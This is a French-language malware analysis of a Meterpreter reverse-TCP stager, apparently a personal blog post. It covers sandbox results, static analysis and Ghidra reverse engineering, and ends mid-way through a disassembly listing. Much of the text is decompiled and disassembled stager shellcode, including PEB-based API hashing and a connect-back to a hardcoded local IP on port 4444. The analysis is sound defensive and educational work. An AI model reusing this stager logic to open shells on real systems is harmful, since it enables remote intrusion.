Analyse de Meterpreter

Bonjour et bienvenue dans cette nouvelle analyse de binaire !

Nous allons aujourd'hui analyser le bien connu Meterpreter, car, il s'agit d'un payload qui m'a personnellement beaucoup marqué, et j'ai toujours été curieux de le décortiquer en détails !

En premier lieu, qu'est ce que Meterpreter ?

Meterpreter veut dire « Metasploit interpreter » et est un shell interactif et stable permettant d'exécuter des commandes systèmes, capturer des frappes au clavier, enregistrer la caméra, le microphone, lister les processus et les détails de l'environnement.

Il agit comme un parfait RAT très flexible et à la particularité de fonctionner en mémoire, même si on peux l'écrire dans un fichier statique comme ici avec un .exe, il reste tout de même capable de tourner en mémoire, et peux donc ainsi migrer vers d'autres processus pour s'y attacher, récupérer leurs privilèges et ensuite tenter de les utiliser pour créer de la persistance ou faire d'autres actions !

Meterpreter est donc un outil de choix, mais très facilement détectable même encodé et obfusqué, packé ou bindé, alors pour plus de clarté, et pour pouvoir le disséquer dans les moindres détails, nous allons analyser aujourd'hui une version très simple du binaire !

Cette analyse se déroulera en analyse dynamique dans des sandboxs, avec du threat intelligence, puis une analyse statique, et pour finir du reverse-engineering avec Ghidra !

Commençons sans plus attendre cette analyse !

Partie 1 : L'analyse en sandbox et le threat intelligence

Notre toute première étape sera de faire plus ample connaissance avec le payload, pour cela, nous allons obtenir le hash SHA256 du fichier :


```
┌──(kali㉿kali)-[~/malwares]
└─$ sha256sum meterpreter.exe
40dbf0fe663b451a1858ba984f10784ac080e1ca1e0b8d0655f69267b89a9d79  meterpreter.exe
```

Ensuite nous allons prendre plus d'informations sur ce dernier :


```
┌──(kali㉿kali)-[~/malwares]
└─$ file meterpreter.exe
meterpreter.exe: PE32 executable for MS Windows 4.00 (GUI), Intel i386, 5 sections
```

Nous avons donc la confirmation que nous avons affaire à un binaire compatible avec l'OS Windows comme prévu.

Une fois sur virustotal, nous voyons que la plupart des antivirus le flag comme malware, et tant mieux car Meterpreter est vraiment âgé !




En allant un peu plus loin sur virustotal, nous voyons qu'il ne déclenche pas encore beaucoup de TTP référencées dans le MITRE ATT&CK framework, et notamment car les analyses dynamiques dans les sandbox de virustotal prennent en général beaucoup de temps ! (Et après re-check plus tard, il n'en à pas déclenché beaucoup plus, il est donc naturellement très discret !)



On peux aussi y voir que le binaire tente d'appeler son C&C à l'adresse IP de mon Kali et au fameux port 4444 !

Lien de l'analyse virustotal : https://www.virustotal.com/gui/file/40dbf0fe663b451a1858ba984f10784ac080e1ca1e0b8d0655f69267b89a9d79/detection

Ensuite, le binaire est soumis sur Hybrid Analysis, et le résultat est plutôt rassurant ici aussi :



Lien de l'analyse Hybrid Analysis :

https://hybrid-analysis.com/sample/40dbf0fe663b451a1858ba984f10784ac080e1ca1e0b8d0655f69267b89a9d79

Partie 2 : Analyse statique

Nous commencer par faire des analyses par strings :

```
┌──(kali㉿kali)-[~/malwares]
└─$ strings -a meterpreter.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.reloc
B.edly
Pj@h
.text$mn
.idata$5
.rdata
.rdata$voltmd
.rdata$zzzdbg
.idata$2
.idata$3
.idata$4
.idata$6
.data
VirtualProtect
KERNEL32.dll
PAYLOAD:
t<I1
;}$u
D$$[[aYZQ
]h32
hws2_ThLw&
TPh)
PPPP@P@Ph
6j@h
VSWh
}(Xh
WhunMa
KERNEL32.dll
VirtualProtect
```

Nous pouvons voir que le binaire appelle la dll du kernel pour exécuter des commandes bas niveau, et qu'il à des caractères obfusqués, alors que cette copie de Meterpreter n'a pas été encodée ou obfusquée en plus de son état original !


Afin d'aller plus loin je vais faire de l'objdump pour prendre plus d'informations sur le fichier :

```
meterpreter.exe:     format de fichier pei-i386
meterpreter.exe
architecture: i386, fanions 0x0000012f:
HAS_RELOC, EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
adresse de départ 0x00405000

Caractéristiques 0x102
        executable
        32 bit words

Time/Date               Thu Aug 28 23:40:59 2025
Magic                   010b    (PE32)
MajorLinkerVersion      1
MinorLinkerVersion      0
SizeOfCode              00002000
SizeOfInitializedData   00003000
SizeOfUninitializedData 00000000
AddressOfEntryPoint     00005000
BaseOfCode              00001000
BaseOfData              00002000
ImageBase               00400000
SectionAlignment        00001000
FileAlignment           00000200
MajorOSystemVersion     4
MinorOSystemVersion     0
MajorImageVersion       0
MinorImageVersion       0
MajorSubsystemVersion   4
MinorSubsystemVersion   0
Win32Version            00000000
SizeOfImage             000051c8
SizeOfHeaders           00000288
CheckSum                0000b7cd
Subsystem               00000002        (Windows GUI)
DllCharacteristics      00008500
                                        NX_COMPAT
                                        NO_SEH
                                        TERMINAL_SERVICE_AWARE
SizeOfStackReserve      00100000
SizeOfStackCommit       00001000
SizeOfHeapReserve       00100000
SizeOfHeapCommit        00001000
LoaderFlags             00000000
NumberOfRvaAndSizes     00000010

The Data Directory
Entry 0 00000000 00000000 Export Directory [.edata (or where ever we found it)]
Entry 1 00005168 0000004f Import Directory [parts of .idata]
Entry 2 00000000 00000000 Resource Directory [.rsrc]
Entry 3 00000000 00000000 Exception Directory [.pdata]
Entry 4 00000000 00000000 Security Directory
Entry 5 000051b8 00000010 Base Relocation Directory [.reloc]
Entry 6 00000000 00000000 Debug Directory
Entry 7 00000000 00000000 Description Directory
Entry 8 00000000 00000000 Special Directory
Entry 9 00000000 00000000 Thread Storage Directory [.tls]
Entry a 00000000 00000000 Load Configuration Directory
Entry b 00000000 00000000 Bound Import Directory
Entry c 00002000 00000008 Import Address Table Directory
:
```

```
Entry d 00000000 00000000 Delay Import Directory
Entry e 00000000 00000000 CLR Runtime Header
Entry f 00000000 00000000 Reserved

Il y a une table d'importation dans .edly à 0×405168

Les tables d'importation (contenus interprété de la section .edly)
 vma:            Hint    Temps     Avant    DLL       Premier
                 Table   Estampil. Chaîne   Nom       Thunk
 00005168       00005190 00000000 ffffffff 00005198 00002000

        Nom DLL: KERNEL32.dll
        vma:     Ordinal  Hint  Nom-Membre   Lien
        00002000  <none>  0608  VirtualProtect

 0000517c       00000000 00000000 00000000 00000000 00000000


Fichier de base des réadressages PE (contenus interprétés de la section .reloc)

Adresse virtuelle: 00001000 taille des morceaux 16 (0×10) nombre de correctifs 4
        réadressage    0 décalage   10 [1010] HIGHLOW
        réadressage    1 décalage   16 [1016] HIGHLOW
        réadressage    2 décalage   1b [101b] HIGHLOW
        réadressage    3 décalage    0 [1000] ABSOLUTE

Sections :
Idx Name          Taille    VMA       LMA       Off fich  Algn
  0 .text         00000028  00401000  00401000  00000400  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rdata        00000160  00402000  00402000  00000600  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .data         00001000  00403000  00403000  00000800  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .reloc        00000010  00404000  00404000  00001800  2**2
                  CONTENTS, LOAD, READONLY, DATA
  4 .edly         000001c8  00405000  00405000  00001a00  2**2
                  CONTENTS, ALLOC, LOAD, CODE
SYMBOL TABLE:
```


L'analyse du binaire à l'aide d'objdump révèle un exécutable PE32 (i386) de très petite taille (~20 KB), présentant une section .text extrêmement réduite (40 octets), une section personnalisée nommée .edly, ainsi qu'une table d'importation limitée à la seule fonction VirtualProtect de KERNEL32.dll. Ces éléments suggèrent fortement la présence d'un loader minimaliste destiné à exécuter dynamiquement du code en mémoire, typique d'un stager ou d'un shellcode encapsulé.

Ensuite, j'analyse le binaire avec l'outil « die » afin de voir si il est packé :



Le binaire présente des caractéristiques compatibles avec un chargeur de shellcode. L'Entry Point localisé dans une section personnalisée, combiné à l'absence d'importations étendues et à l'alerte heuristique de compression, suggère un mécanisme d'exécution en mémoire après décompression ou déchiffrement dynamique.

Analyse entropique du malware :



L'analyse entropique révèle une valeur extrêmement faible (1.27 bits par octet), indiquant l'absence de données compressées ou chiffrées. Cette observation invalide l'hypothèse d'un packer traditionnel et suggère plutôt la présence d'un loader minimaliste, probablement de type stager, chargé de récupérer dynamiquement le payload principal depuis un serveur distant.

Passons maintenant au reverse engineering ! Ça devient de plus en plus intéressant !

Partie 3 : Reverse Engineering

Dans un premier temps, je crée le projet « Meterpreter « et importe le fichier.

Ensuite, Ghidra nous donne quelques informations supplémentaires :

Une fois dans le vif du sujet avec Ghidra, on se rends compte que le fichier laisse une impression de vide, en effet, il y a peu de fonctions, et le program tree est très simple, mais il faut regarder plus loin dans l'entry point pour remarquer les subtilités :

```
void entry(int param_1)

{
  int iVar1;
  byte bVar2;
  int iVar3;
  uint uVar4;
  int iVar5;
  undefined4 *puVar6;
  byte *pbVar7;
  uint uVar8;

  FUN_00405095();
  puVar6 = *(undefined4 **)(*(int *)((int)ProcessEnvironmentBlock + 0xc) + 0x14);
  do {
    uVar4 = (uint)*(ushort *)((int)puVar6 + 0x26);
    uVar8 = 0;
    pbVar7 = (byte *)puVar6[10];
    do {
      bVar2 = *pbVar7;
      if (' ' < (char)bVar2) {
        bVar2 = bVar2 - 0x20;
      }
      uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
      uVar4 = uVar4 - 1;
      pbVar7 = pbVar7 + 1;
    } while (uVar4 != 0);
    iVar1 = puVar6[4];
    iVar3 = *(int *)(*(int *)(iVar1 + 0x3c) + iVar1 + 0x78);
    if (iVar3 != 0) {
      iVar3 = iVar3 + iVar1;
      iVar5 = *(int *)(iVar3 + 0x18);
      while (iVar5 != 0) {
        iVar5 = iVar5 + -1;
        uVar4 = 0;
        pbVar7 = (byte *)(*(int *)(*(int *)(iVar3 + 0x20) + iVar1 + iVar5 * 4) + iVar1);
        do {
          bVar2 = *pbVar7;
          uVar4 = (uVar4 >> 0xd | uVar4 << 0x13) + (uint)bVar2;
          pbVar7 = pbVar7 + 1;
        } while (bVar2 != 0);
        if (uVar4 + uVar8 == param_1) {
                    /* WARNING: Could not recover jumptable at 0x00405089. Too many branches */
                    /* WARNING: Treating indirect jump as call */
          (*(code *)(*(int *)(*(int *)(iVar3 + 0x1c) + iVar1 +
                              CONCAT22((short)((uint)iVar5 >> 0x10),
                                       *(undefined2 *)(*(int *)(iVar3 + 0x24) + iVar1 + iVar5 * 2)) *
                              4) + iVar1))();
          return;
        }
      }
    }
    puVar6 = (undefined4 *)*puVar6;
  } while( true );
}
```

L'analyse de l'entry point dans Ghidra révèle une résolution dynamique des API via l'accès direct au Process Environment Block (PEB), combinée à un mécanisme de hachage rotatif (ROR13) utilisé pour identifier les fonctions Windows. Ce comportement est caractéristique des shellcodes offensifs visant à éviter les tables d'importation statiques et à contourner les mécanismes de détection basés sur les signatures.

Ensuite, je fait une recherche de scalars dans Ghidra pour aller plus loin :

Scalar Search [filter:] - (meterpreter.exe) 136 items

Location	Preview	Hex (Unsigned)	Decimal (Signed)	Function Name
ffdfffd8	ddw 0h	0x0	0	
ffdfffca	ushort 0h	0x0	0	
ffdfffc8	ushort 0h	0x0	0	
ffdfffc4	ddw 0h	0x0	0	
ffdfffa8	ddw 0h	0x0	0	
ffdff9c	ddw 0h	0x0	0	
ffdff98	ddw 0h	0x0	0	
ffdff84	ddw 0h	0x0	0	
ffdff78	ddw 0h	0x0	0	
ffdff74	ddw 0h	0x0	0	
ffdff70	ddw 0h	0x0	0	
ffdff28	ddw 0h	0x0	0	
ffdffbf4	ddw 0h	0x0	0	
ffdff6c4	ddw 0h	0x0	0	
ffdff6c0	ddw 0h	0x0	0	
ffdff1d4	ddw 0h	0x0	0	
ffdff1d0	ddw 0h	0x0	0	
ffdff1a4	ddw 0h	0x0	0	
ffdff0c8	ddw 0h	0x0	0	
ffdff0c4	ddw 0h	0x0	0	
ffdff0bc	ddw 0h (dword[5][4])	0x0	0	
ffdff0b8	ddw 0h (dword[5][3])	0x0	0	
ffdff0b4	ddw 0h (dword[5][2])	0x0	0	
ffdff0b0	ddw 0h (dword[5][1])	0x0	0	
ffdff0ac	ddw[5]	0x0	0	
ffdff0a8	ddw 0h (dword[26][25])	0x0	0	
ffdff0a4	ddw 0h (dword[26][24])	0x0	0	
ffdff0a0	ddw 0h (dword[26][23])	0x0	0	
ffdff09c	ddw 0h (dword[26][22])	0x0	0	
ffdff098	ddw 0h (dword[26][21])	0x0	0	
ffdff094	ddw 0h (dword[26][20])	0x0	0	
ffdff090	ddw 0h (dword[26][19])	0x0	0	
ffdff08c	ddw 0h (dword[26][18])	0x0	0	
ffdff088	ddw 0h (dword[26][17])	0x0	0	
ffdff084	ddw 0h (dword[26][16])	0x0	0	
ffdff080	ddw 0h (dword[26][15])	0x0	0	
ffdff07c	ddw 0h (dword[26][14])	0x0	0	
ffdff078	ddw 0h (dword[26][13])	0x0	0	
ffdff074	ddw 0h (dword[26][12])	0x0	0	
ffdff070	ddw 0h (dword[26][11])	0x0	0	
ffdff06c	ddw 0h (dword[26][10])	0x0	0	
ffdff068	ddw 0h (dword[26][9])	0x0	0	

Filter:

Min: -2147483647 Max: 2147483647

Cette recherche ne m'aide pas beaucoup, je retourne donc fouiller l'entrypoint plus en détails !

Et je passe en mode listing pour voir le code assembleur directement, car il y a certaines choses que l'on ne peux voir que en assembleur !

```
Listing: meterpreter.exe
                         //
                         // Headers
                         // ram:00400000-ram:00400287
                         //

            assume DF = 0x0  (Default)
                         IMAGE_DOS_HEADER_00400000                    XREF[1]:     004000fc(*)
      00400000 4d 5a 90        IMAGE_DO...                                            Magic number
               00 03 00
               00 00 04 ...
      00400080 99 04 05        IMAGE_RI...
               c7 dd 65
               6b 94 dd ...
      004000b8 00               ??          00h
      004000b9 00               ??          00h
      004000ba 00               ??          00h
      004000bb 00               ??          00h
      004000bc 00               ??          00h
      004000bd 00               ??          00h
      004000be 00               ??          00h
      004000bf 00               ??          00h
      004000c0 00               ??          00h
      004000c1 00               ??          00h
      004000c2 00               ??          00h
      004000c3 00               ??          00h
      004000c4 00               ??          00h
      004000c5 00               ??          00h
      004000c6 00               ??          00h
      004000c7 00               ??          00h
      004000c8 50 45 00        IMAGE_NT...                                            = 000051a6
               00 4c 01                                                               = 5190h
               05 00 eb ...                                                           = 1000h
      004001c0 2e 74 65        IMAGE_SE...                                            .text
               78 74 00
               00 00 28 ...
      004001e8 2e 72 64        IMAGE_SE...                                            .rdata
               61 74 61
               00 00 60 ...
      00400210 2e 64 61        IMAGE_SE...                                            .data
               74 61 00
               00 00 00 ...
      00400238 2e 72 65        IMAGE_SE...                                            .reloc
               6c 6f 63
               00 00 10 ...
      00400260 2e 65 64        IMAGE_SE...                                            .edly
               6c 79 00
               00 00 c8 ...
...........
                         //
                         // .text
                         // ram:00401000-ram:004011ff
                         //

                         ************************************************************
                         *                          FUNCTION                        *
                         ************************************************************
```

En parcoutant l'entry point on voit du XOR, mais il est utilisé pour une optimisation du code, pas pour de l'obfuscation

```
         40 00
0040101f ff d1          CALL      ECX=>s_PAYLOAD:_00403000
00401021 90             NOP
00401022 33 c0          XOR       EAX,EAX
00401024 8b e5          MOV       ESP,EBP
00401026 5d             POP       EBP
00401027 c3             RET
```

Par contre, j'ai trouvé le stager classique employé par Metasploit pour ce type de payload, et voici les détails :

```
                    //
                    // .edly
                    // ram:00405000-ram:004051ff
                    //
                    **************************************************************
                    *                          FUNCTION                          *
                    **************************************************************
                    undefined __stdcall entry(int param_1)
                     assume FS_OFFSET = 0xffdff000
        undefined        <UNASSIGNED>   <RETURN>
        int              Stack[0x4]:4   param_1                    XREF[1]:     00405066(R)
        undefined4       Stack[-0x4]:4  local_4                    XREF[1]:     0040507f(W)
        undefined4       Stack[-0x28]:4 local_28                   XREF[1]:     00405063(R)
                    entry                                XREF[3]:     Entry Point(*), 004000f0(*),
                                                                      0040026c(*)
     00405000 fc          CLD
     00405001 e8 8f 00      CALL      FUN_00405095                          undefined
FUN_00405095(void)
          00 00
     00405006 60          PUSHAD
     00405007 89 e5        MOV       EBP,ESP
     00405009 31 d2        XOR       EDX,EDX
     0040500b 64 8b 52 30    MOV       EDX,dword ptr FS:[EDX + 0x30]=>ProcessEnvironm
= 00000000
     0040500f 8b 52 0c      MOV       EDX,dword ptr [EDX + 0xc]
     00405012 8b 52 14      MOV       EDX,dword ptr [EDX + 0x14]
                    LAB_00405015                         XREF[1]:     00405090(j)
```

```
00405015 8b 72 28      MOV      ESI,dword ptr [EDX + 0x28]
00405018 0f b7 4a 26   MOVZX    ECX,word ptr [EDX + 0x26]
0040501c 31 ff         XOR      EDI,EDI
            LAB_0040501e                        XREF[1]:    0040502d(j)
0040501e 31 c0         XOR      EAX,EAX
00405020 ac            LODSB    ESI
00405021 3c 61         CMP      AL,0x61
00405023 7c 02         JL       LAB_00405027
00405025 2c 20         SUB      AL,0x20
            LAB_00405027                        XREF[1]:    00405023(j)
00405027 c1 cf 0d      ROR      EDI,0xd
0040502a 01 c7         ADD      EDI,EAX
0040502c 49            DEC      ECX
0040502d 75 ef         JNZ      LAB_0040501e
0040502f 52            PUSH     EDX
00405030 8b 52 10      MOV      EDX,dword ptr [EDX + 0x10]
00405033 8b 42 3c      MOV      EAX,dword ptr [EDX + 0x3c]
00405036 57            PUSH     EDI
00405037 01 d0         ADD      EAX,EDX
00405039 8b 40 78      MOV      EAX,dword ptr [EAX + 0x78]
0040503c 85 c0         TEST     EAX,EAX
0040503e 74 4c         JZ       LAB_0040508c
00405040 01 d0         ADD      EAX,EDX
00405042 8b 58 20      MOV      EBX,dword ptr [EAX + 0x20]
00405045 50            PUSH     EAX
00405046 8b 48 18      MOV      ECX,dword ptr [EAX + 0x18]
00405049 01 d3         ADD      EBX,EDX
            LAB_0040504b                        XREF[1]:    00405069(j)
```

```
0040504b 85 c9        TEST      ECX,ECX
0040504d 74 3c        JZ        LAB_0040508b
0040504f 49           DEC       ECX
00405050 31 ff        XOR       EDI,EDI
00405052 8b 34 8b     MOV       ESI,dword ptr [EBX + ECX*0x4]
00405055 01 d6        ADD       ESI,EDX
                LAB_00405057                          XREF[1]:     00405061(j)
00405057 31 c0        XOR       EAX,EAX
00405059 c1 cf 0d     ROR       EDI,0xd
0040505c ac           LODSB     ESI
0040505d 01 c7        ADD       EDI,EAX
0040505f 38 e0        CMP       AL,AH
00405061 75 f4        JNZ       LAB_00405057
00405063 03 7d f8     ADD       EDI,dword ptr [EBP + local_28]
00405066 3b 7d 24     CMP       EDI,dword ptr [EBP + param_1]
00405069 75 e0        JNZ       LAB_0040504b
0040506b 58           POP       EAX
0040506c 8b 58 24     MOV       EBX,dword ptr [EAX + 0x24]
0040506f 01 d3        ADD       EBX,EDX
00405071 66 8b 0c 4b  MOV       CX,word ptr [EBX + ECX*0x2]
00405075 8b 58 1c     MOV       EBX,dword ptr [EAX + 0x1c]
00405078 01 d3        ADD       EBX,EDX
0040507a 8b 04 8b     MOV       EAX,dword ptr [EBX + ECX*0x4]
0040507d 01 d0        ADD       EAX,EDX
0040507f 89 44 24 24  MOV       dword ptr [ESP + local_4],EAX
00405083 5b           POP       EBX
00405084 5b           POP       EBX
00405085 61           POPAD
```

```
00405086 59          POP      ECX
00405087 5a          POP      EDX
00405088 51          PUSH     ECX
00405089 ff e0       JMP      EAX
         LAB_0040508b                        XREF[1]:     0040504d(j)
0040508b 58          POP      EAX
         LAB_0040508c                        XREF[1]:     0040503e(j)
0040508c 5f          POP      EDI
0040508d 5a          POP      EDX
0040508e 8b 12       MOV      EDX,dword ptr [EDX]
00405090 e9 80 ff    JMP      LAB_00405015
    ff ff
         ************************************************************
         *                    FUNCTION                              *
         ************************************************************
         undefined __stdcall FUN_00405095(void)
          assume FS_OFFSET = 0xffdff000
  undefined       <UNASSIGNED>   <RETURN>
  undefined4      Stack[-0x8]:4  local_8                  XREF[1]:     004050a0(*)
         FUN_00405095                        XREF[1]:     entry:00405001(c)
00405095 5d          POP      EBP
00405096 68 33 32    PUSH     0x3233
    00 00
0040509b 68 77 73    PUSH     0x5f327377
    32 5f
004050a0 54          PUSH     ESP=>local_8
004050a1 68 4c 77    PUSH     0x726774c
    26 07
```

```
004050a6 89 e8        MOV      EAX,EBP
004050a8 ff d0        CALL     EAX
004050aa b8 90 01     MOV      EAX,0x190
      00 00
004050af 29 c4        SUB      ESP,EAX
004050b1 54           PUSH     ESP
004050b2 50           PUSH     EAX
004050b3 68 29 80     PUSH     0x6b8029
      6b 00
004050b8 ff d5        CALL     EBP
004050ba 6a 0a        PUSH     0xa
            LAB_004050bc                    XREF[1]:    00405146(j)
004050bc 68 c0 a8     PUSH     0x8c01a8c0
      01 8c
004050c1 68 02 00     PUSH     0x5c110002
      11 5c
004050c6 89 e6        MOV      ESI,ESP
004050c8 50           PUSH     EAX
004050c9 50           PUSH     EAX
004050ca 50           PUSH     EAX
004050cb 50           PUSH     EAX
004050cc 40           INC      EAX
004050cd 50           PUSH     EAX
004050ce 40           INC      EAX
004050cf 50           PUSH     EAX
004050d0 68 ea 0f     PUSH     0xe0df0fea
      df e0
004050d5 ff d5        CALL     EBP
```

```
004050d7 97          XCHG    EAX,EDI
                LAB_004050d8                    XREF[1]:    004050ea(j)
004050d8 6a 10       PUSH    0x10
004050da 56          PUSH    ESI
004050db 57          PUSH    EDI
004050dc 68 99 a5    PUSH    0x6174a599
        74 61
004050e1 ff d5       CALL    EBP
004050e3 85 c0       TEST    EAX,EAX
004050e5 74 0a       JZ      LAB_004050f1
